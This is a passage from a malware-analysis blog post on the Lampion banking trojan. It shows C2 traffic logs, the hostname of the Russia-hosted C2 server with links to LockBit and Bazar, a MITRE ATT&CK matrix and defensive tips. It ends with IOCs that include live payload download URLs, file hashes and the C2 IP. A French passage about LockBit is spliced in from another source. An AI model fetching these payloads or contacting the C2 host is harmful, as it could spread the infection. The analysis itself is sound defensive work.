objetivo de garantir a sua confidencialidade, integridade e disponibilidade. Consequentemente,
o Millennium bcp tem implementado um conjunto de mecanismos e controlos de seguran
baseados nos melhores padr
es internacionais que lhe permitem mitigar, permanentemente, os
riscos associados a esta atividade. Lembre-se que a prote
o do seu computador e dos seus
dados depende de si!. Aguarde mais um momento.
Somos um grande Grupo Financeiro privado portugu
s, com presen
a internacional e provada
```

Figure 13: *Part of the hardcoded messages present on the Delphi forms that are exhibited during the trojan execution.*

As mentioned, Lampion is using the same C2 server geolocated in Russia at least for two years. Figure 14 compares the Lampion release 207 – from 2020 – and the new release 212 – February 2022. As presented, the server “5.188.9.28” has been used at least since 2020 by the criminals’ gang in order to orchestrate all the operations.



LAMPION VERSION: 207 WITH C2 SERVER GEOLOCATED IN RUSSIA: 5.188.9.28

“montepio - mozilla firefox”

```
Conectar Manualmente   Usuario:  sorte      0        Modo: Ativa
                       D  Dns:              0      Versão: 207
                          Porta: 0          0    CódigoPC: [redacted]
                                            0
[redacted]/07/20
[redacted]/07/2020 ...  -> montepio - mozilla firefox
[redacted]/07/2020 [redacted]:39:26.896 -> - santander
```

```
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stag    Edit1                000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stag    Edit1                000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stag    Button3              000069
Server Mandou====> <|OK|>
ServRecebeu====> <|OK|><|OK|>
Client Enviando===>. <|Info|><|>Microsoft Windows 10 Home (64)bit<|><|><|><<|@-
@|DESKTOP[redacted]|Microsoft Windows 10 Home (64)bit|||MP|NÃO|207X|..|FF|
[redacted]018252A8D00000000|5.188.9.28|||@-@
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
Server Mandou====> <|SocketMain|>2099474<<|
ServRecebeu====> <|SocketMain|><|SocketMain|>2099474<<|
Access violation at address 04BCB36B in module '2nd_stage.dll'. Read of address 00000069
```

Results - rundll32.exe (11044)

16 results.

Address	Length	Result
0x8ff09c	10	5.188.9.28
0x8ff4a4	10	5.188.9.28
0x8ffb28	10	5.188.9.28
0x8ffb33	10	5.188.9.28
0x8ffb68	10	5.188.9.28
0x29f98ec	20	5.188.9.28
0x29f9902	20	5.188.9.28
0x29f9940	10	5.188.9.28
0x2a119a4	20	5.188.9.28
0x2a12224	20	5.188.9.28
0x2a524c0	20	5.188.9.28
0x6565ff4	108	O|207X|..|FF|[redacted]18252A8D00000000|5.188.9.28|||@-@
0x658f0c0	10	5.188.9.28
0x66532bc	20	5.188.9.28
0xabaed68	10	5.188.9.28
0xc966f22	1936	O|207X|..|FF|[redacted]252A8D00000000|5.188.9.28|||@-@Access violation at address 04BCB36B in m

C2

Segurança Informática

LAMPION VERSION: 212 WITH C2 SERVER GEOLOCATED IN RUSSIA: 5.188.9.28

```
Conectar Manualmente   Usuario:  sorte      0        Modo: Ativado!
                       D  Dns:              0      Versão: 212
                          Porta: 0          0    CódigoPC: 0[redacted]
                                            0
23/02/20
23/02/2022 ... -> process hacker [desktop ...]
23/02/2022 23:39:39.841 -> - santander
```

Index	Protocol	Local Address	Remote Address	Local Port	Remote Port	Local Host	Remote Host	Service Name	Packets	Data Size
○ 1	UDP	[redacted]	255.255.255.255	9999	9999				2 {2 ; 0}	58 Bytes {58 ; 0}
○ 2	TCP	[redacted]	5.188.9.28	4007	9171				37 {16...	672 Bytes {160...

```
##5[redacted]79B##
##9[redacted]799##
##7[redacted]91D##
##9[redacted]9A8##
##5[redacted]5DE##
##2[redacted]6FC##
##9[redacted]E03##
##8[redacted]449##
##2[redacted]832##
##5[redacted]937##
##8[redacted]BC2####4233###[redacted]#119DE7A##
```


SAME C2 SERVER SEEN IN 2020
AND GEOLOCATED IN RUSSIA

Figure 14: *Lampion is using the same C2 server observed in 2020 and gelocated in Russia.*

Interestingly, the C2 server – a Windows machine – has the Microsoft RPC Endpoint Mapper service exposed, which allows mapping some of the services running on the machine, associated pipes, hostname, etc.

Through this information, it was possible to obtain the hostname of the remote machine: **\WIN-344VU98D3RU**.

After a quick search, the hostname seems to have already been associated with other malicious groups operating different types of malware, such as the **bazaar** (see the article here), and also **LockBit 2.0** ransomware (take a look here).



During this event, we believe that the attacker disclosed the remote workstation name 'win-344vu98d3ru'.

```
An account was successfully logged on.

Subject:
        Security ID:                NULL SID
        Account Name:               -
        Account Domain:             -
        Logon ID:                   0x0

Logon Information:
        Logon Type:                 3
        Restricted Admin Mode:      -
        Virtual Account:            No
        Elevated Token:             Yes

Impersonation Level:                Impersonation

New Logon:
        Security ID:                S-1-5-21-
        Account Name:
        Account Domain:
        Logon ID:                   0xB2C707D
        Linked Logon ID:            0x0
        Network Account Name:       -
        Network Account Domain:     -
        Logon GUID:                 {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:                 0x0
        Process Name:               -

Network Information:
        Workstation Name:           WIN-344VU98D3RU
        Source Network Address:     10.
        Source Port:                0

Detailed Authentication Information:
        Logon Process:              NtLmSsp
        Authentication Package:     NTLM
        Transited Services:         -
        Package Name (NTLM only):        NTLM V2
        Key Length:                 128
```

Rien moins que 12 revendications renvoient à un hôte nommé *s11302146*, trois à *WIN-03L5077VAQS*, huit à *WIN-344VU98D3RU*, et seize à *WIN-8SOTRFOOD96*. Au total, il apparaît raisonnable d'estimer que LockBit 2.0 a réalisé au moins 60 attaques en moins que n'ont pu le laisser penser ses revendications.

Pour la franchise LockBit 2.0 et ses affidés, l'intérêt de la manœuvre est double. Tout d'abord la franchise paraît ainsi plus active qu'en réalité – et donc plus attractive pour les cybermalfaiteurs.


HTTPS://WWW.LEMAGIT.FR/ACTUALITES/252510802/RANSOMWARE-COMMENT-LA-FRANCHISE-LOCKBIT-20-GONFLE-ARTIFICIELLEMENT-SES-CHIFFRES


HTTPS://THEDFIRREPORT.COM/2021/11/29/CONTINUING-THE-BAZAR-RANSOMWARE-STORY/

Figure 15: *IoCs related to the hostname used by Lampions C2 server (**\WIN-344VU98D3RU**).*

Although it is not possible to confirm whether this is a hostname associated with other Cloud machines and used by legitimate systems, it was possible to identify that there are machines spread all over the world with the same hostname, and in some situations, only a few machines available per country.

In total, 81.503 machines were identified, with around 45k in The Netherlands, 25k in Russia, 2.5k Turkey, 2K Ukraine, 1.5k in US, etc.





Statistics Time
2022-02-24


Sites
128

Devices
81503

Global Map

Regional Distribution

The complete list of hosts can be found below.




Final Thoughts

Malware is one of the major cyber weapons to destroy a business, market reputation, and even infect a wide number of users for the most malicious purposes. The next list presents some tips on how you can prevent a malware infection. It is not a complete list, it is just a few steps to protect yourself and your devices.

- Keep software updated
- Take several minutes to look at the new email and not just a few seconds. Analyze it carefully
- Beware of fake tech support, emails related to bank transactions, invoices, COVID19, everything you think be strange
- Keep Internet activity relevant
- Log out at the end of the day
- Only access secured and trusted sites; not only websites with a green lock. Criminals are using free CAs to created valid HTTPS certificates.
- Keep your operating system up to date
- Make sure you are using an antivírus
- Beware of malvertising

Take-home message
Be proactive and start taking malware protection seriously!

Lampion – Mitre Att&ck Matrix



Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1	Hooking 1	Hooking 1	Masquerading 1	Hooking 1	Virtualization/Sandbox Evasion 2 3	Application Deployment Software	Data from Local System	Data Compressed	Standard Cryptographic Protocol 2
Replication Through Removable Media	PowerShell 1	Startup Items 1	Startup Items 1	Software Packing 1	Network Sniffing	Process Discovery 2	Remote Services	Data from Removable Media	Exfiltration Over Other Network Medium	Standard Non-Application Layer Protocol 2
External Remote Services	Scripting 4 2 1	Registry Run Keys / Startup Folder 2	Process Injection 1 1 2	Virtualization/Sandbox Evasion 2 3	Input Capture	Application Window Discovery 1	Windows Remote Management	Data from Network Shared Drive	Automated Exfiltration	Standard Application Layer Protocol 1 3
Drive-by Compromise	Exploitation for Client Execution 1	System Firmware	DLL Search Order Hijacking	Process Injection 1 1 2	Credentials in Files	Security Software Discovery 3 3 1	Logon Scripts	Input Capture	Data Encrypted	Multiband Communication
Exploit Public-Facing Application	Graphical User Interface 1	Shortcut Modification	File System Permissions Weakness	Scripting 4 2 1	Account Manipulation	Remote System Discovery 1	Shared Webroot	Data Staged	Scheduled Transfer	Standard Cryptographic Protocol
Spearphishing Link	Graphical User Interface	Modify Existing Service	New Service	Obfuscated Files or Information 2	Brute Force	File and Directory Discovery 1	Third-party Software	Screen Capture	Data Transfer Size Limits	Commonly Used Port
Spearphishing Attachment	Scripting	Path Interception	Scheduled Task	Software Packing	Two-Factor Authentication Interception	System Information Discovery 1 3	Pass the Hash	Email Collection	Exfiltration Over Command and Control Channel	Uncommonly Used Port

Indicators of Compromise (IOCs)

```
https://mypersonalstuffs.s3.us-east-2.amazonaws.com/soprateste.zip
    submited on => https://feed.seguranca-informatica.pt/0xsi_f33d_id.php?id=6039

https://mypersonalstuffs.s3.us-east-2.amazonaws.com/P-17-4
    submited on => https://feed.seguranca-informatica.pt/0xsi_f33d_id.php?id=6038


--Strings--
DoThisBicht


Payloads and DLLs:
1st VBS: 2e295f9e683296d8d6b627a88ea34583
2nd VBS: e7f6a46dd9d4713a877c6447d8e6a299
auxiliary VBS to be executed via schedule task: 6d931b30ec52e1ae53ac001659b0629e
P-17-4: 88a4a76cfd1eacf76bc08257b5781ad3
soprateste.zip: f0e8d127009ba8af6c4bb89676614792
lampion DLL: 7438fd78083152cd199ba162dffe7939

--C2--
5.188.9.28
    submited on => https://feed.seguranca-informatica.pt/0xsi_f33d_id.php?id=6102
```

Online Sandbox

https://www.joesandbox.com/analysis/575060/0/html

Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.